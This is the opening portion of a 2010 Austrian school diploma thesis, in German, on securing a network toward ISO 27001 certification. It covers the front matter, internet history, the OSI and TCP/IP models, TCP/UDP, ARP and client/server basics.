Diplomarbeit

HSM
Holistic Security Management :: 27001

ausgeführt an der
Höheren Abteilung für Informationstechnologie/Netzwerktechnik
der Höheren Technischen Lehranstalt Wien 3 Rennweg

im Schuljahr 2009/2010

durch

Lukas Müller
Mino Sharkhawy
Michael Hein
Simon Wartanian

unter der Anleitung von

Christian Schöndorfer
Werner Lugschitz
Andreas Fink

Wien, 3. Mai 2010

Kurzfassung

Das Diplomarbeitsbuch soll als strukturierter Leitfaden gelten, der ein Netzwerk auf dem Weg zu einer Zertifizierung begleitet.

Jedes Unternehmen, dessen Corporate Netzwerk für das operative Tagesgeschäft benötigt wird, wo also beispielsweise sensible Daten bearbeitet werden müssen und Transaktionen sicher transferiert werden, stellt die Netzwerksicherheit eine geschäftskritischen Prozesses dar. Um die Verfügbarkeit des Netzwerkes, die Vertraulichkeit und Integrität der Daten bestmöglich zu gewährleisten, werden Netzwerke von Banken, Versicherungen usw. zertifiziert. Um so ein Zertifikat zu erhalten, muss das Netzwerk ein Sicherheitsaudit, also unter anderem einen Angriff von einer ausgewählten Firma, überstehen.

Diese Diplomarbeit beschäftigt sich mit den notwendigen Schritten, die getan werden müssen, um das Netzwerk dermaßen abzusichern, dass es trotz Security-Maßnahmen für die Benutzer Usability-technisch noch immer brauchbar ist.

Im ersten Abschnitt wird die Funktionsweise der Protokollfamilie TCP/IP erklärt, welche im Internet zum Großteil eingesetzt wird. Die für die Diplomarbeit wichtigsten Protokolle daraus werden noch einmal näher durchleuchtet, außerdem ist es auch wichtig einen Blick in die Kryptologie zu werfen, welche auch in diesem Kapitel behandelt wird. Um sich besser vor Angriffen schützen zu können, muss man erst einmal wissen, wie diese genau ablaufen. Darum werden im folgenden Kapitel „Angriffe und Angriffsszenarien“ Hacking-Methoden und deren Gegenmaßnahmen genauer erklärt. Nachdem man typische Kenntnis über Formen der Angriffe sowie deren Ablauf erlangt hat, kann man damit beginnen, sich gegen diese zu schützen. Im Kapitel „Erweiterte Sicherheitskonzepte“ wird genau erklärt, auf welche Art und Weise man welchen Bereich eines Netzwerkes schützen kann. Im Kapitel „Netzwerkmanagement“ geht es darum, wie man nach dem Sichern des Netzwerkes mittels Logging-Dateien die Möglichkeit hat auf Lücken in der Sicherheit zu kommen beziehungsweise Angriffe zu erkennen, um diese nachträglich auch noch zu isolieren. Nachdem wir theoretisch alle Sicherheitsmaßnahmen zusammen getragen haben, ging es darum diese zu implementieren. Die Dokumentation dazu findet man im gleichnamigen Kapitel. Jetzt, wo das Netzwerk gesichert ist, ging es darum, eine Balance zwischen Usability und Security zu finden, damit die Benutzer eines Netzwerks trotz Sicherheitsmaßnahmen noch immer in der Lage sind sinnvoll zu arbeiten. Außerdem war es auch wichtig, die rechtlichen Aspekte zu durchleuchten. Hier werden Fragen behandelt wie: „Wie kann ich rechtlich vorgehen, wenn ich angegriffen werde?“ oder „Wie weit darf der Staat gehen, um kriminelle Handlungen im Internet zu verhindern?“. Im letzen Abschnitt dieser Diplomarbeit, als unser Netzwerk richtig gesichert und dokumentiert war, ging es uns darum herauszufinden, was es für verschiedene Zertifizierungsstandards gibt, und wie man diese erlangt.

Abstract

Since computer networks nowadays are a crucial asset of every larger company, they have become interesting targets for attacks and the importance of defending them is growing. As a reaction to this development, some enterprises certify their networks according to an industry standard to assure their security. The certification requires an audit of the production network.

The goal of this diploma project was to use current technology to make a computer network as secure as possible, while maintaining usability and ease of administration. It can help network administrators to prepare their systems for such an audit and furthermore to secure them.

To understand the threats of a modern computer system better, the technologies which are mainly used today and their weaknesses were studied and possible attacks were carried out on test systems. Then various counter-measures were tested, analysed and documented. In addition a discussion of their effectivity was created.

Several hard- and software security solutions were implemented in a testing environment and configured to ensure maximum security. All detected incidents were reported to a single instance to simplify analysis and reaction. Later these technologies were implemented in a small production network to test their effectivity in real-life situations.

Additionally the legal implications of network security were summarized and explained.

Ehrenwörtliche Erklärung

Ich versichere,

- dass ich meinen Anteil an dieser Diplomarbeit selbstständig verfasst habe,
- dass ich keine anderen als die angegebenen Quellen und Hilfsmittel benutzt habe
- und mich auch sonst keiner unerlaubten Hilfe bzw. Hilfsmittel bedient habe.

Wien, am 3. Mai 2010

Lukas Müller

Mino Sharkhawy

Michael Hein

Simon Wartanian

Präambel

Die Inhalte dieser Diplomarbeit entsprechen den Qualitätsnormen für „Ingenieurprojekte“ gemäß § 29 der Verordnung des Bundesministers für Unterricht und kulturelle Angelegenheiten über die Reife- und Diplomprüfung in den berufsbildenden höheren Schulen, BGBl. Nr. 847/1992, in der Fassung der Verordnungen BGBl. Nr. 269/1993, Nr. 467/1996 und BGBl. II Nr. 123/97.

Um stilistische Klarheit und leichtere Lesbarkeit zu gewährleisten, wird in der folgenden Arbeit auf die sprachliche Verwendung weiblicher Formen verzichtet. Ausdrücklich sei hier festgehalten, dass die Verwendung alleine der männlichen Form inhaltlich natürlich für Frauen und Männer gleichermaßen gilt. Diese Maßnahme soll keinesfalls einen sexistischen Sprachgebrauch des Urhebers des Textes darstellen oder dessen frauenfeindliche Grundhaltung suggerieren, sondern den effizienten Lesefluss aufrecht erhalten.

Liste der betreuenden Lehrer:

- DI Christian Schöndorfer
- Ing. Werner Lugschitz
- Mag. Andreas Fink

Liste der Kooperationspartner:

- HTL Rennweg
- MS Data Services
- Cisco Systems

Vorwort

Da es in der heutigen Zeit immer mehr zum Problem wird, wenn etwas nicht einer gewissen Norm entspricht, ist es immer wichtiger Zertifikate für diese Normen zu bekommen. Dies war auch die Idee unserer Diplomarbeit. Wir wollten den Weg zu einem nach ISO 27001 normgerechten Netzwerk durchlaufen und somit die dazugehörigen Technologien und Maßnahmen dafür kennen lernen. Die Projektgruppe hat sich anfänglich mit dem Einholen verschiedenster Informationen in Bezug auf Security Technologien und der ISO 27001-Norm beschäftigt.

Meist leidet jedoch unter einer maximalen Sicherheit die Benutzerfreundlichkeit der Anwendung, um die Balance zwischen Netzwerksicherheit und Usability zu finden. Darum ist ein wesentlicher Punkt der Diplomarbeit, das Netzwerk durch Security-Maßnahmen zu sichern, jedoch eine Funktion des Netzes zu gewährleisten, die den User in seiner Arbeit nicht einschränkt.

Diese Maßnahmen durchzuführen und rechtliche Rahmenbedingungen für IT-Sicherheit zu erforschen, war der größte Teil dieser Diplomarbeit. Daraus entstand sozusagen ein Leitfaden für die IT-Sicherheit, der sich mit aktuellen Themen der IT beschäftigt.

Inhaltsverzeichnis

Tabellenverzeichnis

Abbildungsverzeichnis

Listings

1 Internet als Medium

Das Internet hat das Computerzeitalter und die Kommunikation geprägt und revolutioniert. Zum ersten Mal in der Geschichte, wird einem Menschen mittels einer Tastatur und einer Maus der Einblick in die große, weite Welt geboten. Es wird immer leichter, Informationen auf schnellstmögliche Weise zu erlangen. Man kann mit Menschen, die sich auf der anderen Seite des Globus befinden, ohne Probleme kommunizieren, eine Telekonferenz aufbauen oder sogar die Ressourcen von riesigen Rechen-Systemen verwenden. Das Durchforsten von diversen Online-Bibliotheken und das Besuchen der interessantesten Mediatheken stellen ab sofort keine Hürden mehr dar. Es ist möglich, Videos anzuschauen, Musik zu hören, spezielle Magazine zu lesen und die täglichen Nachrichten mit einem Klick zu erfahren, um auf dem aktuellsten Stand zu bleiben. (vgl.[ISOC1997])

Dank dem Engagement von Forschung und Entwicklung im Bereich der Informationstechnologie, können wir das Internet so nutzen wie es heutzutage ist. Die Geschichte des Internets dreht sich um mehrere Aspekte. Es ist die technologische Entwicklung, die beim ARPANET begann, bis hin zum heutigen Umfang der Leistung und der hohen Funktionalität. Es ist der Management-Aspekt, der eine globale und komplexe betriebliche Infrastruktur für Unternehmen bietet. Es ist der soziale Aspekt, der zeigt, wie sich das Kommunikationsverhalten der Menschen im Laufe der Zeit geändert hat, aufgrund des Internets. Genau diese breite Gemeinschaft von Internet-Nutzern führt zur raschen Schaffung und Weiterentwicklung der Technologien. Außerdem gibt es den kommerziellen Aspekt, welcher zu einem sehr effektiven Übergang von Forschungsergebnissen zu einer breit eingesetzten IT-Infrastruktur geführt hat. (vgl.[ISOC1997])

1.1 Die Ursprünge des Internets

Die erste bekannte Beschreibung der Vernetzung, um soziale Interaktionen durchführen zu können, war eine Reihe von Memos, geschrieben von J.C.R. Licklider des Massachusetts Institute of Technology, kurz MIT. Bei diesen Memos diskutiert Licklider „Galactic Network“ – Konzepte und zwar im August 1962. Er stellte sich eine globale Vernetzung von Computern vor, über die jeder schnell Zugriff auf Daten und Programme von jedem beliebigen im Web präsenten Server erhalten konnte. Dieses Konzept war dem heutigen Internet schon sehr ähnlich. Licklider war der erste Leiter des Computer-Forschungsprogrammes (DARPA), ab dem Oktober 1962.

Leonard Kleinrock, ebenfalls vom MIT, veröffentlichte den ersten Bericht über die Paketvermittlungstheorie im Juli 1961 und das erste Buch zu diesem Thema erschien 1964. Im Laufe der Zeit wurde die Theorie und die damit verbundene Überzeugungsarbeit von der Notwendigkeit für die Paketvermittlung bestätigt. (vgl.[ISOC1997])

Ab 1966 arbeitete Roberts, ein weiterer Forscher in diesem Bereich, bei DARPA, um das Computer-Netzwerk-Konzept zu entwickeln. Sein Plan war das sogenannte ARPANET und dies wurde 1967 veröffentlicht. Bei diesem Projekt namens United States Advanced Research Projects Agency, im Folgenden als ARPA abgekürzt, handelt es sich um ein Netzwerk mit 17 teilhabenden Rechnern. Auch andere Entwickler arbeiteten an solch einem Netzwerk wie Donald Davies und Roger Scantlebury. Zur gleichen Zeit entwickelte Paul Baran[1] ein Multiplexverfahren, das sogar unter langsamen, qualitativ schlechten Netzwerkverbindungen einen Datenaustausch ermöglicht hatte. Die Verknüpfung von einzelnen Computern über ein Protokoll erwies sich als äußerst wirkungsvoll und somit auch militärisch nutzbar. (vgl.[IBIB2010], vgl.[ISOC1997])

Etliche Erweiterungen prägen die Jahre bis 1970, als die Plattform dann von der DCA[2] übernommen wurde. Das ARPANET war schon so ausgebaut, dass es auch im Falle eines Atomkrieges weiter aktiv und intakt arbeiten würde. Die Network Working Group (NWG) beendete unter S. Crocker die Entwicklung des ersten Host-to-Host – Protokolls des ARPANET. Diese verwendete Software NCP[3] garantierte, dass bei einem teilweisen Ausfall des Systems oder einem Unglück das restliche Netz noch problemlos funktionieren könnte, und die Netznutzer konnten endlich beginnen Anwendungen zu entwickeln. Im Oktober 1972 wurde eine große, sehr erfolgreiche Demonstration des ARPANET auf der International Computer Communication Conference (ICCC) organisiert. Dies war die erste öffentliche Demonstration der neuen Netzwerk-Technologie für die Öffentlichkeit. Es war auch im Jahr 1972, als die erste wichtige Anwendung eingeführt wurde und zwar E-Mail. Es wurde die erste Software geschrieben, mit der man E-Mail-Nachrichten versenden und lesen konnte. Diese Anwendung ist auch noch für das heutige World Wide Web essentiell, um kommunizieren zu können und es als Koordinationsmechanismus verwenden zu können. (vgl.[KÖHL2000] S.2, vgl.[ISOC1997])

1.2 Die ersten Internetkonzepte

Das ursprüngliche ARPANET entwickelte sich in Folge zum Internet und dem liegt die Idee zugrunde, mehrere unabhängige Netzwerke, willkürlich, mit unterschiedlichem Design miteinander zu einer großen Infrastruktur verbinden zu können. Bei diesem Ansatz war die Wahl einer Netzwerk-Technologie nicht von einer bestimmten Netzwerk-Architektur abhängig. Jedoch war das NCP Protokoll nur für das ARPANET zugeschnitten und speziell nur für End-to-End Verbindungen konzipiert. Um auf die Bedürfnisse einer unabhängigen Netzwerk-Architektur eingehen zu können wurde ein weiteres Protokoll entwickelt und zwar das Transmission Control Protocol / Internet Protocol (TCP/IP)[4]. Um dieses Konzept abstrakter darzustellen und um die Enkapsulierung der Pakete genauer zu beschreiben, wurde in Folge das OSI Modell konzepiert. Ein weiteres Thema war es, einen Algorithmus zu finden, der verhindert, dass gesendete Pakete verloren gehen. Dies stellt durch TCP / IP auch kein Problem mehr dar, denn die ver-

[1] Paul Baran, geboren im Jahre 1926 in Polen, ist ein bekannter Informatiker, der durch seine Arbeit „On Distributed Communication“ einen Grundstein zur Entwicklung des Internets legte. Darin beschreibt er zum ersten Mal die Idee, Informationen durch das „Packet Switching“ in einem Netzwerk zu übertragen.

[2] DCA - Defense Departement's Defense Communications Agency

[3] NCP - Netzwerk Control Protocol

[4] siehe 2.2 TCP - UDP

bindungsorientierte Eigenschaft erlaubt es dem Sender, das Paket einfach noch einmal zu senden, bis sämtliche Daten beim Empfänger angelangt sind. Weitere Internetkonzepte und Meilensteine der Netzwerk-Architektur sind "Host-to-Host Pipelining", um mehrere Pakete von der Quelle zum Ziel auf den Weg schicken zu können, aber auch die Verwendung von Gateways um Paketweiterleitung zu gewährleisten. Um dies zu ermöglichen, wurde der IP Header eingeführt für die Adressierung, um das Routing der Pakete zwischen den Kommunikationspartnern zu ermöglichen. Die Notwendigkeit einer globalen Adressierung, der Zusammenarbeit unterschiedlicher Betriebssysteme und des Sicherheitsaspekts (Checksummen usw.) wurde immer größer. Es wurden zunächst Betriebssysteme für Testzwecke der Netzwerkkomponenten entwickelt und später dann auch für Großrechner. Die neuen Technologien wurden immer populärer, bis man Personal Computer an den Mann und die Frau gebracht hat. Im Laufe der Zeit wurden dann Konzepte wie Client-Server - Technologien umgesetzt, um die Verarbeitung vieler Anfragen zu ermöglichen und um die unterschiedlichen Anforderungen der User bearbeiten zu können. (vgl.[ISOC1997])

1.3 Die wichtige Rolle der Dokumentation

Während dieser Zeit wurde viel weiterentwickelt und einige wichtige Protokolle implementiert. Daher war es eine Notwendigkeit exakt und verständlich zu dokumentieren, sodass die erforschten Konzepte korrekt umgesetzt werden konnten. Ein wichtiger Schritt hierfür war die Einführung von Request for Comments (RFC)[5]. Diese Memos dienen dem schnellen und genauen Informationsaustausch und wurden zunächst via „snail mail“ an Netzwerk-Entwickler versendet. Dann wurde das File Transport Protocol (FTP) eingeführt und daher wurden diese Papers im Internet publik gemacht. Dieses und weitere wichtige Protokolle wie beispielsweise DNS, HTTP und viele mehr, wurden in den RFC festgehalten und genau dokumentiert, um diese Protokolle umsetzen und weiter entwickeln zu können.

Dank der Weiterentwicklung und der Dokumentation, sowie der Gründung einiger Organisationen, die das Zusammenarbeiten im Internet ermöglicht haben, wie zum Beispiel die Internet Engineering Task Force (IETF)[6], das World Wide Web Consortium (W3C)[7], die Internet Assigned Numbers Authority (IANA)[8] und einige mehr, ist das Internet so fortgeschritten wie es heute ist. (vgl.[ISOC1997])

[5]Die Requests for Comments sind eine Reihe von technischen und organisatorischen Dokumenten des RFC-Editors zum Internet (ursprünglich ARPANET), die am 7. April 1969 begonnen wurden.
[6]Die IETF ist eine Organisation, die sich mit der technischen Weiterentwicklung des Internets befasst, um dessen Funktionsweise zu verbessern.
[7]Das W3C ist das Gremium zur Standardisierung der im World Wide Web betreffenden Techniken.
[8]Die IANA ist eine Organisation, die die Vergabe von IP-Adressen, Top Level Domains und IP-Protokollnummern, sowie die Zuordnung der Ports regelt. Der Vorläufer der IANA bestand ursprünglich aus nur einem einzigen Mitarbeiter, Jon Postel.




Abbildung 1.1: Zeitleiste der Entwicklung des Internets (vgl.[ISOC1997])

Anfang der 90er Jahre wurde schließlich das offizielle World Wide Web in Betrieb genommen. Daten werden von einem Server geholt und dann zum Beispiel am Monitor angezeigt. Es wurde im Kernforschungszentrum Cern in Genf entworfen und erprobt. Der eigentliche Zweck des Systems war es, Forschungsergebnisse auf einfache Art und Weise mit Kollegen auszutauschen. Das World Wide Web war und ist ein wesentlicher Faktor für die steigende Bedeutung des Internets und ist aus unserem Leben nicht mehr wegzudenken.

2 Relevante Protokolle und Technologien

In diesem Kapitel geht es darum, grundliegendes Wissen aufzubereiten, welches wichtig ist welche netzwerktechnische Inhalte besser verstehen zu können. Andererseits ist dieses von hoher Wichtigkeit für diese Diplomarbeit.

Es wird die wichtigste Protokollfamilie, TCP/IP, welche mit dem OSI-Modell arbeitet durchleuchtet. Außerdem werden desse Verbindungsprotokolle TCP und UDP und deren verschiedene Anwendungsgebiete genauer erklärt. Die wichtigsten Protokolle, welche für unsere Diplomarbeit relevant sind, wie zum Beispiel ARP, DHCP und DNS, welche auch zur TCP/IP Protokollfamilie gehören, werden auch näher erklärt. Da sich unsere Diplomarbeit auch viel mit Datentransferen beschäftigt, wird auch das Thema Client-Server und dessen Gegenprodukt peer-to-peer und deren jeweilige Vor- und Nachteile näher behandelt. Um all diese Protokolle sicher gestalten zu können, wird Kryptologie benötigt. Auch Kryptologie wird in diesem Kapitel genauer durchleuchtet, welche verschiedenen Arten der Kryptologie es gibt und welche ihre Anwendungsgebiete sind.

2.1 OSI-Modell - TCP/IP

2.1.1 OSI-Model

Das „OSI Seven Layer Modell“ entstand in den 1970ern, als ein Resultat des „Open System Interconnection Reference Model“ kurz „OSI“. Das OSI Modell wurde entwickelt, um den Verkehr über das Internet besser verstehen, nachvollziehen und vor allem strukturieren zu können. Das Modell bietet sehr viele Vorteile, da somit der Datenverkehr strukturiert versendet werden kann. Das OSI Modell teilt sich in sieben verschiedene Layer (Schichten), welche aufeinander bauen. Das Modell beginnt bei der physikalischen Schicht und arbeitet sich hoch bis zur Anwendung selbst, die auf das Netzwerk zugreift. Das OSI Modell hilft aber nicht nur ein Netzwerk aufzubauen, sondern auch beim Troubleshooting. Dank dem Modell, kann man strukturiert Layer für Layer, nach einem möglichen Problem durchsuchen. Aber auch auf der Anwendungsebene, wird das OSI-Modell benützt. Bei der Programmierung von Software, welche über ein Netzwerk läuft, ist es auch viel einfacher, die OSI Layer schrittweise abzugehen und das Programm somit aufbauend zu programmieren. Die Layer sind Standards, welche natürlich auf verschiedene Art und Weise realisiert werden können. Zum Beispiel gibt es verschiedene Arten ein Netzwerk zu verkabeln. Im nächsten Schritt werden alle sieben Layer kurz erklärt.

Layer 1 (Physical Layer)

Dieser Layer beschreibt die physikalische, also elektrische Verbindung, zwischen zwei Geräten in einem Netzwerk. Diese kann kabelgebunden geschehen (zum Beispiel Kupferkabel oder Glasfaserleitungen) oder auch durch die Luft mittels WLAN (standardisiert unter IEEE 802.11) erfolgen. Diese Ebene stellt die erste Verbindung dar und wird bei Fehlern auch als Erste kontrolliert.

Layer 2 (Data Link Layer)

Die Aufgabe dieser Schicht ist es eine fehlerfreie Übermittlung zu gewährleisten. Dabei geht es darum, die Daten in Blöcke zu teilen, Prüfsummen zu erstellen und im Fall eines Fehlers die Möglichkeit zu bieten den gewünschten Block noch einmal zu schicken.

Im Ethernetprotokoll dient zur Sicherung genau dieser Übertragung die Zugriffskontrolle CSMA/CD, beziehungsweise im WLAN Bereich CSMA/CA.

Netzwerkgeräte, welche auf dieser Ebene arbeiten, sind Switches und Bridges.

Gängige Protokolle auf Layer 2, welche oft verwendet werden sind APR, und STP.

Layer 3 (Network Layer)

Bei leitungsorientierten Diensten dient dieser Layer dazu, Verbindungen zu schalten. Bei paketorientierten Diensten, wie zum Beispiel TCP/IP, ist der Layer für die Weitervermittlung (Routing) zuständig. Dabei geht es darum, ein Paket zwischen verschiedenen Netzwerkknoten aufgrund einer Adresse an das richtige Ziel weiterzuleiten. Zu den wichtigsten Aufgaben dieser Vermittlungsschicht gehört das Aufbauen von Routingtabellen und das Fragmentieren von Datenpaketen.

Hardware, welche auf Layer 3 arbeitet, sind Firewalls, Router und Layer3-Switches.

Gängige Protokolle auf Layer 3, welche oft verwendet werden, sind IP, im Securitybereich IPsec.

Layer 4 (Transport Layer)

Diese Transportschicht ist für die Segmentierung von Paketen zuständig. Dabei geht es darum einen „Stau“ zu vermeiden. Es geht darum höheren Anwendungsschichten (Layer 5 - 7) einen einheitlichen Zugriff zu ermöglichen, damit diese sich nicht mehr um die Eigenschaften eines Kommunikationsnetzwerkes kümmern müssen.

Hardware welche auf Layer 4 arbeitet, sind Firewalls mit einer Statefull-Engine.

Gängige Protokolle auf Layer 4, welche oft verwendet werden, sind TCP und UDP.

Layer 5 (Session Layer)

Hierbei geht es darum die Kommunikation zwischen zwei Geräten, welche gerade aufgrund des Datenaustausches einer Anwendung synchronisiert, zu gewährleisten. Es geht

darum, dass die Übertragung zwischen den beiden Geräten immer synchron verläuft und dass bei möglichen Verbindungsfehlern die Sitzung ohne Fehler wieder aufgenommen werden kann. Zu diesem Zweck werden immer wieder Checkpoints erstellt, auf diese man im Fall eines Fehlers zurückgreifen kann. Von einem solchen Wiederaufsetzpunkt kann man ohne Ausfall einer Transportverbindung weiter synchronisiert arbeiten, ohne dass die Verbindung von Neuem beginnen muss.

Hardware, welche auf Layer 5 arbeitet, sind Firewalls, welche mittels Protokoll-Inspection arbeiten.

Layer 6 (Presentation Layer)

Die Aufgabe dieser Schicht liegt darin, die Darstellung von Daten für alle Anwender zu garantieren. Es geht darum, dass die Daten, welche von einem System auf der Anwendungsebene gesendet werden, von einem anderen System auf der Anwendungsebene wieder gelesen werden können. Dazu gehört in manchen Fällen sogar das Übersetzen von Daten in ein anderes Format. Auch Verschlüsselung über ein Netzwerk fällt in diesen Bereich.

Layer 7 (Application Layer)

Diese Schicht ist hierarchisch gesehen der Höchste. Es ist zu beachten, dass sie nicht die Anwendungen selbst beinhaltet, diese sind nicht im OSI-Layer definiert. Diese Schicht bietet vielmehr die gängigen Protokolle, welche dann Programme zum Beispiel zum Übertragen von Daten oder Senden von E-Mails verwenden können.

Gängige Protokolle auf Layer 7, welche oft verwendet werden, sind FTP, Telnet, NFS, SMTP, HTTP, LDAP und SSH. (vgl.[OSIM2000])

2.1.2 TCP/IP

Transmission Control Protokoll / Internet Protokoll ist nur der Name für eine Familie von Netzwerkprotokollen. Diese Gruppe von Protokollen ist auch unter dem Namen Internetprotokollfamilie bekannt, da so gut wie jeder Rechner, der im Internet hängt mit diesen arbeitet. Wie bereits im Namen erwähnt, gibt es in dieser Protokollfamilie das TCP Protokoll, welches verbindungsorientiert arbeitet. Als Gegenstück dazu gibt es noch das UDP Protokoll, bei welchem keine Ack-Pakete verschickt werden. Das Adressenkonzept basiert auf IP. Jeder Rechner im Netzwerk bekommt eine IP-Adresse, welche dieser statisch angeben kann oder über das Protokoll DHCP, welches auch der Protokollfamilie angehört, beziehen kann. Bei TCP/IP werden die Aufgaben eines physikalischen Netzwerkes drastisch minimiert, sodass sogut wie jedes physikalische Netzwerk über diese Protokollfamilie miteinander kommunizieren kann. Aufgrund seines Adressenkonzepts, welches für das Internet notwendig ist, hat sich diese Protokollfamilie bei dessen Entstehung durchgesetzt. TCP/IP hat eine eigene Layer Konstruktion, in der der Traffic in vier Layer geteilt wird.

Layer 1 (Link)

Ein übliches Protokoll auf diesem Layer ist ARP.

Layer 2 (Internet)

Übliche Protokolle auf diesem Layer sind IP & ICMP.

Layer 3 (Transport)

Übliche Protokolle auf diesem Layer sind TCP & UDP.

Layer 4 (Application)

Übliche Protokolle auf diesem Layer sind DNS, TLS/SSL, FTP, SSH & Telnet. (vgl.[TCPI1999])

2.2 TCP - UDP

TCP und UDP sind zwei verschiedene Prokotolle der TCP/IP Protokollfamilie. Der Unterschied zwischen ihnen liegt darin, dass TCP verbindungsorientiert arbeitet und somit merkt falls ein Paket verloren geht und UDP einfach nur sendet, ohne zu erfahren ob das Paket ankommt oder nicht. Beide Protokolle, TCP und UDP, haben ihre eigenen Anwendungsbereiche und bieten ihre eigenen Vorteile.

2.2.1 TCP

TCP ist verbindungsorientiert. Das heißt, dass auf jedes Paket vom Empfänger eine Bestätigung erwartet wird. Falls diese nicht kommt, wird das verlorene Paket einfach noch einmal geschickt. Der Vorteil dabei ist, dass man sicher gehen kann, dass eine Datei, die man sich herunterlädt, oder eine Website, welche man öffnet, vollständig ist. Allerdings ist der Nachteil von TCP, dass es das Netzwerk mehr belastet und generell langsamer ist, da nach jedem Paket erst auf dessen Bestätigung gewartet werden muss, bevor das nächste geschickt wird. Der Aufbau funktioniert wie in der folgenden Grafik aufgezeigt:




Abbildung 2.1: TCP Handshake

Dieser Aufbau bis zum Beginn des Datenverkehrs wird auch als „TCP-Handshake“ bezeichnet. Nachdem beide Seiten eine Verbindung aufgebaut haben, kann der Trafik zwischen den beiden Geräten beginnen. Falls eine Verbindung aufgelöst werden soll, funktioniert der Abbau genauso wie der Aufbau, nur das statt „Syn“ Paketen „Fin“ Pakete verschickt werden. Beim Abbau stellt das „Fin, Ack“ Paket von Rechner B das letzte Paket dar. (vgl.[TCPP1981])

2.2.2 UDP

UDP arbeitet nicht verbindungsorientiert. Daten werden hier einfach gesendet und bei Verlust von Paketen werden diese nicht nachgeschickt. Es gibt Anwendungen, wie zum Beispiel VoiceOverIp, wo es einfach nicht sinnvoll ist ein verlorenes Paket nachzuschicken. Hier get es darum, die Performence zu maximieren und den Datenverkehr zu minimieren. Falls ein Sprachpaket verloren gegangen ist, ist es auf jeden Fall besser, wenn man ein kurzes Loch in der Sprachübertragung hat, als dass ein paar Sekunden später das Paket eintrifft und der Ton wiedergegeben wird. In einem solchen Fall macht TCP einfach keinen Sinn. Außerdem würde es von der Performance nicht funktionieren, wenn nach jedem Paket erst eine Bestätigung vom Empfänger gesendet werden sollte. Es ist viel besser, auf diese zu verzichten, somit das Netzwerk weniger zu belasten und eine höhere Performance zu haben, welche für Sprachübertragung notwendig ist. (vgl.[UDPP1980])

2.3 ARP

Das Address Resolution Protocol ordnet MAC-Adressen den jeweiligen IP-Adressen zu. Das bedeutet ARP fungiert zwischen Vermittlungs- und Sicherungsschicht. Diese Zuordnungen werden aus Gründen der Effizienz für eine gewisse Zeit in dem sogenannten ARP-Cache gespeichert.

Die Funktionsweise des ARP-Protokolls sieht folgendermaßen aus: Der Kommunikationspartner A möchte mit dem Kommunikationspartner B, von dem nur die IP-Adresse bekannt ist, kommunizieren. Beispielsweise kann dies das Default-Gateway sein, dessen IP-Adresse Kommunikationspartner A via DHCP erhalten hat. A schickt nun einen Broadcast mit seiner eigenen MAC-Adresse, seiner eigenen IP-Adresse und der IP-Adresse des Kommunikationspartner B und wartet auf eine Antwort von dem Besitzer dieser IP-Adresse. Jeder Host in dem Subnetz erhält den Broadcast und vergewissert sich, ob ihm diese IP-Adresse zugeordnet ist. Wenn dies nicht der Fall ist, wird das Paket verworfen. Wenn dies jedoch der Fall ist, trägt sich Kommunikationspartner B die MAC-Adresse und IP-Adresse von A in seinen eigenen ARP-Cache ein. Dann schickt B ein Antwort-Paket an A mit seiner eigenen MAC-Adresse und IP-Adresse, inklusive IP-Adresse und MAC-Adresse von A. Kommunikationspartner A trägt sich MAC- und IP-Adresse von B in seinen ARP-Cache ein und dadurch kann nun auf Layer 2 kommuniziert werden. (vgl.[IETF1982])

2.4 Client / Server Technologie

In diesem Beispiel wird beschrieben, wie die Client/Server Kommunikation funktioniert, wo der Unterschied zur Gegenvariante Peer-to-Peer liegt und welche Vorteile Client/Server-Betrieb bietet.

Bei Client/Server geht es darum, dass man wenn etwas von einem Netzwerk heruntergeladen wird, wobei nicht festgelegt ist, worum es sich handelt, immer auf genau einen Server zugreift, welcher für diese Daten festgelegt ist. Zum Beispiel beim Download von einer Installationsdatei wird man mit dem Server verbunden, welcher diesen Download zur Verfügung stellt, und eine Verbindung wird aufgebaut. Protokolle, welche auf Client/Sever basieren, sind zum Beipsiel HTTP, FTP und DNS.

